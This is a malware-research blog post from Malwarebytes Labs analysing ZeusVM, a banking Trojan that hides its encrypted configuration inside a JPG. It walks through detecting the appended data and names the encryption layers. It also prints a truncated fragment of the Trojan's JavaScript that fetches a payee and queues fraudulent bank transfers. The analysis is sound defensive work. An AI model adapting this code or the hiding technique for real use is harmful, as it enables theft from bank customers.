Malwarebytes LABS

Hiding in plain sight: a story about a sneaky banking Trojan


The Zeus/Zbot Trojan is one the most notorious banking Trojans ever created; it's so popular it gave birth to many offshoots and copycats.

The particularity of Zeus is that it acts as a "man-in-the-browser" allowing cyber-crooks to collect personal information from its victims as well as to surreptitiously perform online transactions.

A new variant of this trojan, dubbed ZeusVM, is using images as a decoy to retrieve its configuration file, a vital piece for its proper operation.

French security researcher Xylitol noted something strange in one of the malvertising campaigns I reported a couple weeks ago.

The malware was retrieving a JPG image hosted on the same server as were other malware components.




He later sent me a message about how this new variant was using steganography, a technique that allows to disguise data inside of an existing file without damaging it.

Over the next couple weeks, we exchanged a few more emails as he had discovered other samples exhibiting the same behaviour.


Curious about this new trick, I decided to study one of those pictures more closely to better understand what was going on.


Here is a beautiful picture of a sunset and you would never guess that code used to steal money is hiding within this image:



There are various tools to analyze pictures but one easy way to go at it is to find an exact copy of it and then compare it against the one you have.


For this, I did a Google image search and directly uploaded the suspicious JPG:







Once you have a match, you can select one with the same width and height. Of course, this technique might not always work, but in this case the bad guys simply picked a picture that they had found on the web, thus making my job easier.

If we put both pictures (the original and altered one) side by side and view them in bitmap mode, we can spot where extra data was added.






Using an hexadecimal viewer we can see where the code for the picture ends and where the hidden data starts (highlighted):




So here is our data, although at this point it is not human readable:




To make identification more difficult, the appended data is encrypted with Base64, RC4 and XOR. To decode it you can reverse the file with a debugger such as OllyDbg and grab the decryption routine. Alternatively, you can use the leaked Zeus source code to create your own module that will decompress the data blocks.

The decrypted configuration file shows which banks and financial institutions are targeted:



One of these is the Deutsche Bank (Germany) and this is what its login page looks like:



When an infected user loads their banking website, the Trojan starts acting as man-in-the-middle and can literally empty out his bank account in total discretion. The bank cannot tell these are illegal money transfers since the customer was properly authenticated into their system.

```
f.prototype.getpayee = function (a, e, d) {
    var f = b.Deferred(),
        g = this;
    a = {
        ident: a.ident
    };
    e && (a.amount = e);
    d && (d = d.join(","), a.details = d);
    g.log("Get payee for transfer" + ((e ? ", available amount: " + e : "") + (d ? ", account details: " +
    g.req("payee", a).done(function (a) {
        a.error ? f.reject(a.error) : (g.log("I'll try send transfer to payee: " + a.name), f.resolve(a))
    }).fail(function (a) {
        f.reject("Error: can't get payee")
    });
    return f.promise()
};
f.prototype.addtransfer = function (a, e, d) {
    var f = b.Deferred(),
        g = this,
        h = {}, k = 0;
    e || d || !a.dataobj.pendingTransfer ? (h.pid = e.id, k = h.amount = e.amount) : (d = a.dataobj.pendir
    dataobj.pendingTransfer.pid, k = h.amount = a.dataobj.pendingTransfer.currentAmount, a.dataobj.pending
    a.dataobj.pendingTransfer.originalAmount), a.dataobj.pendingTransfer = null);
```

It’s not the first time we see malware embedding data within innocuous files. Not too long ago, website security company Sucuri disclosed how an innocent looking PNG file contained instructions in its metadata.

Hiding malevolent code in such a way can successfully bypass signature-based Intrusion Detection Systems or even antivirus software. From a webmaster point of view, images (especially ones that can be viewed) would appear harmless.

It’s a reminder that a file should not be considered safe simply because it appears to be a legitimate picture, song or movie.

Interestingly, steganography itself is a really old practice: in ancient Greece, secret instructions carved on wood were covered with wax where an innocent message would fool any outsider.

In that regard, the bad guys aren’t really innovators per se, they are just applying old tricks to modern technology; that’s where our job comes into play because solving puzzles is just as much fun as creating them.